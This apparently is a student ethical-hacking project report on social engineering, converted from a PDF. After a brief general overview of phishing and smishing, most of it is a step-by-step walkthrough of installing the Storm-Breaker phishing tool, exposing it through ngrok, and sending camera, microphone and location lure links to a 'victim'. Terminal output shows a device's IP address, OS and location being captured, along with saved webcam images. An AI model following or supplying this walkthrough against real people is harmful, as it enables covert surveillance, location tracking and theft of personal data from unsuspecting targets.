




SOCIAL ENGINEERING

My name is Kushal Kale, and I am currently pursuing Certified Ethical Hacking, where I am exploring various aspects of cybersecurity. Today, I will present my project on *social engineering*—a critical and often underestimated aspect of cybersecurity. Social engineering exploits the human element in security systems, bypassing technical defenses by manipulating individuals to gain access to confidential information. This project will delve into how social engineering works, its techniques, and strategies to mitigate such risks.

SOCIAL ENGINEERING ATTACKS



Social engineering through links is a common and effective tactic used by attackers to manipulate individuals into performing actions that compromise security. These attacks typically involve malicious links that are disguised as legitimate or enticing, tricking the victim into clicking on them. Let's see how they happen.

1. Delivery Methods

Attackers deliver malicious links via:

- Emails (Phishing): Fake messages appearing to come from trusted entities (e.g., banks, coworkers).
 - Text Messages (Smishing): Urgent or enticing messages prompting a response.
 - Social Media: Posts, comments, or direct messages with attractive offers or shocking news.
 - Websites/Ads: Fake or compromised sites embedding malicious links in pop-ups or banners.
-

2. Common Scenarios

- Credential Harvesting: The link directs users to a fake login page (e.g., bank, email, social media), where victims unknowingly enter their credentials.
- Malware Delivery: Clicking the link triggers a download of malware, spyware, or ransomware onto the victim's device.
- Redirects to Exploits: The link leads to websites that exploit browser or system vulnerabilities to gain unauthorized access.
- Fake Surveys or Prizes: Links promise rewards but request sensitive information (e.g., credit card details, personal data).
- Session Hijacking: Links to fake websites attempt to steal session cookies to impersonate the victim.

Examples

1. Phishing Email: A victim receives an email stating, "Unusual login detected on your account. Click here to secure it." The link directs to a fake login page.
2. Social Media Scam: A friend's compromised account sends a message, "Check out these photos of you!" with a link leading to malware.
3. Text Message: "Your parcel delivery failed. Click here to reschedule." The link redirects to a fake courier website to steal personal details.

ABOUT PROJECT


This project delves into the role of malicious links in social engineering attacks, a critical vector for compromising individual and organizational security. It explores how attackers craft deceptive links to manipulate human behavior and exploit trust, resulting in unauthorized access to sensitive information or systems.

The project examines the lifecycle of such attacks, from delivery methods (e.g., phishing emails, SMS, social media messages) to the underlying techniques like URL obfuscation, emotional manipulation, and spoofing. Through real-world examples, it highlights the risks posed by these attacks, including credential theft, malware infections, and financial fraud.

Steps to create a phishing link using Ngrok:-


1. Set up your virtual environment

- Make sure you have Linux or Windows (Kali linux is used for penetration testing)



Download a Phishing Tool

- Here we are downloading a tool called Storm-Breaker
- You can download this tool from Github




```
(kali㉿kali)-[~]  
$ git clone https://github.com/xaviha/stormbreaker.git  
Cloning into 'stormbreaker' ...  
remote: Enumerating objects: 103, done.  
remote: Counting objects: 100% (31/31), done.  
remote: Compressing objects: 100% (22/22), done.  
remote: Total 103 (delta 15), reused 9 (delta 9), pack-reused 72 (from 1)  
Receiving objects: 100% (103/103), 472.50 KiB | 2.88 MiB/s, done.  
Resolving deltas: 100% (27/27), done.  
(kali㉿kali)-[~]
```

- - Use this Command :

Git clone <repository_url>
 - Navigate to the folder:

cd <tool_directory>



```
(kali㉿kali)-[~/Desktop/project/Storm-Breaker]  
$ ls  
install.sh  modules  README.md  requirements.txt  Settings.json  storm-web  st.py  
(kali㉿kali)-[~/Desktop/project/Storm-Breaker]  
$
```

apt install python3-requests python3-colorama python3-psutil

```

(kali@kali)-[~/Desktop/project/Storm-Breaker]
$ sudo apt install python3-requests python3-colorama python3-psutil
[sudo] password for kali:
python3-colorama is already the newest version (0.4.6-4).
python3-colorama set to manually installed.
python3-psutil is already the newest version (5.9.8-2).
python3-psutil set to manually installed.
You might want to run 'apt --fix-broken install' to correct these.
Unsatisfied dependencies:
bsdextrautils : Depends: libsmartcols1 (= 2.40.2-11) but 2.40.2-1 is to be installed
eject : Depends: libmount1 (= 2.40.2-11) but 2.40.2-1 is to be installed
fdisk : Depends: libfdisk1 (= 2.40.2-11) but 2.40.2-1 is to be installed
          Depends: libmount1 (= 2.40.2-11) but 2.40.2-1 is to be installed
          Depends: libsmartcols1 (= 2.40.2-11) but 2.40.2-1 is to be installed
libfdisk1 : Depends: libuuid1 (= 2.40.2-1) but 2.40.2-11 is to be installed
rfkill : Depends: libsmartcols1 (= 2.40.2-11) but 2.40.2-1 is to be installed
util-linux : PreDepends: libuuid1 (= 2.40.2-1) but 2.40.2-11 is to be installed
util-linux-extra : Depends: libsmartcols1 (= 2.40.2-11) but 2.40.2-1 is to be installed
Error: Unmet dependencies. Try 'apt --fix-broken install' with no packages (or specify a solution).

```

- Now we are installing using the bash command.

```

(root@kali)-[/home/kali/Desktop/project/Storm-Breaker]
# bash install.sh

Storm-Breaker's dependencies installer
Github: https://github.com/ultrasecurity/Storm-Breaker/

Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
php is already the newest version (2:8.2+93+nmu1).
php set to manually installed.
You might want to run 'apt --fix-broken install' to correct these.
The following packages have unmet dependencies:

```

We have successfully installed Storm-Breaker

To run the tool
Python3 st.py

The screenshot shows a Kali Linux terminal window with the title "kali-linux-2024.3-vmware-a...". The terminal displays the output of running the "Storm-Breaker" command, which shows a ASCII art logo for "Storm-Breaker" and provides instructions for using the web panel.

```
root@kali: /home/kali/Desktop/project/Storm-Breaker

File Actions Edit View Help

(      ) (          *              ) (
)\ \  *   ) ( /(    )\ ) (     \      )\ )      (      /(      )\ )
(()/( ^ ) /(    )\() (()/(    )))(      )\ ()/( (      )\      )\() (      )/(
/(_)) ( )(_)((_) \  /(_)_())\      _ )((-) /(_)))\ (((_)( |((- \ )\  /(_))
(_)) (_(_))  ((_)) (_))  (-)((_| _|((-) _(-) ((_) )\ _ \ )\ | _((-)((_) (_))
/_|| _ _| / _ \ | _ \ | v | | _| )| - \| _|((-) \ )| / / | _|| _ \
\_ \ | | | ( ) || / | \| | | _ \| | / | _| / _ \ | < | _| | _ /
|_/ | | | \_/ | |_| \ | | | _|/ | _ \ | _|/ / \ \ _ \ \ | _| || _ \

[+] Web Panel Link : http://localhost:2525


[+] Please Run NGROK On Port 2525 AND Send Link To Target > ngrok http 2525

If You Want Exit And Turn Off localhost / press enter or CTRL+C
```

We can see the link to admin panel as they shown in order to track and see the location

We need ngrok tool to access the use this tool

Install and configure Ngrok.



First we have to create a account in ngrok

Open a new terminal and Paste the command copied on website and run

Then type ngrok to run this Then ngrok http 2525

```
ngrok
Found a bug? Let us know: https://github.com/ngrok/ngrok


Session Status      online
Account             deekshith (Plan: Free)
Version             3.18.4
Region              India (in)
Latency              39ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://7299-223-185-129-209.ngrok-free.app → http://localhost:2525

Connections          ttl      opn      rt1      rt5      p50      p90
120                0        0.50     0.28     0.03     0.04


HTTP Requests
08:36:15.408 EST POST /receiver.php 200 OK
08:36:13.410 EST POST /receiver.php 200 OK
08:36:11.407 EST POST /receiver.php 200 OK
08:36:09.405 EST POST /receiver.php 200 OK
08:36:07.960 EST POST /receiver.php 200 OK
08:36:05.400 EST POST /receiver.php 200 OK
08:36:03.404 EST POST /receiver.php 200 OK
08:36:01.404 EST POST /receiver.php 200 OK
08:35:59.402 EST POST /receiver.php 200 OK
08:35:57.403 EST POST /receiver.php 200 OK
```

Open the First link which will redirect us to the website


Log in as admin



Share the links to the target



As you can see we got the ip address,OS,Browser,Version,Location



Now i have shared the link of the camera to the victim

http://52ba-223-185-133-135.ngrok-free.app/templates/camera_temp/index.html [Copy](#)

<http://52ba-223-185-133-135.ngrok-free.app/templates/microphone/index.html> [Copy](#)

<http://52ba-223-185-133-135.ngrok-free.app/templates/nearyou/index.html> [Copy](#)

http://52ba-223-185-133-135.ngrok-free.app/templates/normal_data/index.html [Copy](#)

<http://52ba-223-185-133-135.ngrok-free.app/templates/weather/index.html> [Copy](#)


```
Language : en-US
Number Of CPU Core : 8

-----
Image File Was Saved ! > /images/cam30Nov2024084626.png
-----
Image File Was Saved ! > /images/cam30Nov2024084635.png
-----
Image File Was Saved ! > /images/cam30Nov2024084645.png
-----
Image File Was Saved ! > /images/cam30Nov2024084656.png
-----
Image File Was Saved ! > /images/cam30Nov2024084702.png
-----
ip : 223.185.133.129
os name : Android
Version : 10
```


[Listener Running / press to stop](#)

[Download Logs](#)

